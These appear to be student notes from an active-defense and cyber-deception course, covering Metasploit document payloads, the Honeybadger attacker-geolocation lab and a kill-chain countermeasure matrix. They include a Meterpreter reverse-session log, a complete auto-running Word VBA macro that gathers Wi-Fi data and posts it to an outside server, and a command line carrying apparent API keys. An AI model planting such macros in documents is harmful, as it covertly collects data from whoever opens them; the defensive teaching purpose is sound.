[*] Exploit running as background job.
```

When they open the document, the payload is deployed...


```
[*] Sending stage (957487 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.78.200:443 -> 10.10.10.10:5420)
msf payload(reverse_tcp) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

- still might get caught

42. exe2vba.rb

- convers exe to vba and can be imported into exel and word
- in metasploit package

43. generate the macro



```
The macro should be copied to the clipboard.

If not, simply copy and paste this into your document:

Sub AutoOpen()
   Set objWSH = CreateObject("WScript.Shell")
   wifi = objWSH.Exec("powershell netsh wlan show networks mode=bssid | findstr 'SSID Signal Channel'").StdOut.ReadAll

   Open Environ("temp") & "\wifidat.txt" For Output As #1
      Print #1, wifi
   Close #1

   wifi = objWSH.Exec("powershell Get-Content %TEMP%\wifidat.txt -Encoding UTF8 -Raw").StdOut.ReadAll

   Kill Environ("temp") & "\wifidat.txt"

   wifienc = objWSH.Exec("powershell -Command ""& {[System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes('" & wifi & "'))}""").StdOut.ReadAll

   Set objHTTP = CreateObject("MSXML2.ServerXMLHTTP")
   objHTTP.Open "POST", "http://[redacted]:5000/api/beacon/aedc4c63-8d13-4a22-81c5-d52d32293867/VBA"
   objHTTP.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
   objHTTP.Send "os=windows&data=" & wifienc
End Sub
```

44. tools:

- honeybadger: locates attackers:
  - uses google api's
  - triangulation wireless AP detection: see https://www.wigle.net/ + https://developers.google.com/maps/documentation/geolocation/overview
  - ip based geolocation
- trick the attacker
  - vnc servers
  - etc etc
- a note about JARs
  - looks old.
  - self-signed
  - attackers love them

45. lab 13: honeybadger

- https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/HoneyBadger.md

1. execute honey badger by searching history (ctrl-r, type honeybad, then hit ctrl-r until you...) to locate the keys in the history

```
python3 /opt/honeybadger/server/honeybadger.py -ik
692c110dd5b4bd74dc96154a13ee0050 -gk AIzaSyAqlo
lb-AxzkAVas4eiObLjVNDfm9VFnf0
```

2. then you can execute the file. This will callback the info to be analyzed by honeybadger.

- you need to obfuscate javascript

46. summary

- active defense:
    - the employment of limited offensive action and counterattacks to deny a contested area or position to the enemy
    - proactive, aticipatory, and reactionary actiosn against aggressors
    - the adversaires are already inside your gates
- passive defense:
    - measrues taken to reduce the probabily of and to minimize the affects of damage caused by hostile action without the intention of taking the initiative
    - traditional static defenses (hope for the best)
- prevent | dtection | response
    - prevention is ideal, but detection is a must, and dtection without response is of little value.
- offensive countermeasures employ offensive techniques as agressors attacks, but with a defensive posture
    - aikio...
- think poinison, not venom
- always ensure legal ooting
- cyber deception is the deliverate and calculated process of deceiving attackers in an effort to wage a better defense
    - slow them down, confuse them, deceive them.. make them work harder
    - serves to significantly increase yor changes of detection
    - designed to make `Detection time + reaction time < attack time`
- get all up in their OODA loop.

47. cyber kill chain

- but turn it around and get into their OODA loop

Table 1: Courses of Action Matrix

Phase	Detect	Deny	Disrupt	Degrade	Deceive	Destroy
Reconnaissance	Web analytics	Firewall ACL	Portspoof SpiderTrap	Weblabyrinth HoneyPorts	PHPIDS LinkedIn	WTF?
Weaponization	NIDS	NIPS	Lie in Job Posting	SRP	Lie in Job Postings	WTF?
Delivery	Vigilant user	Proxy filter	In-line AV	Queuing	Lie in Job Posting	WTF?
Exploitation	HIDS	SRP Patch	SRP DEP	SRP	Sandbox Honeypots rubberglue	WTF?
Installation	HIDS	SRP "chroot" jail	AV	Internet Whitelisting		WTF?
C2	NIDS	Firewall ACL	NIPS	Tarpit	DNS redirect	WTF?
Actions on Objectives	Audit log			Quality of Service	Honeypot	WTF?

48. remember that this is your house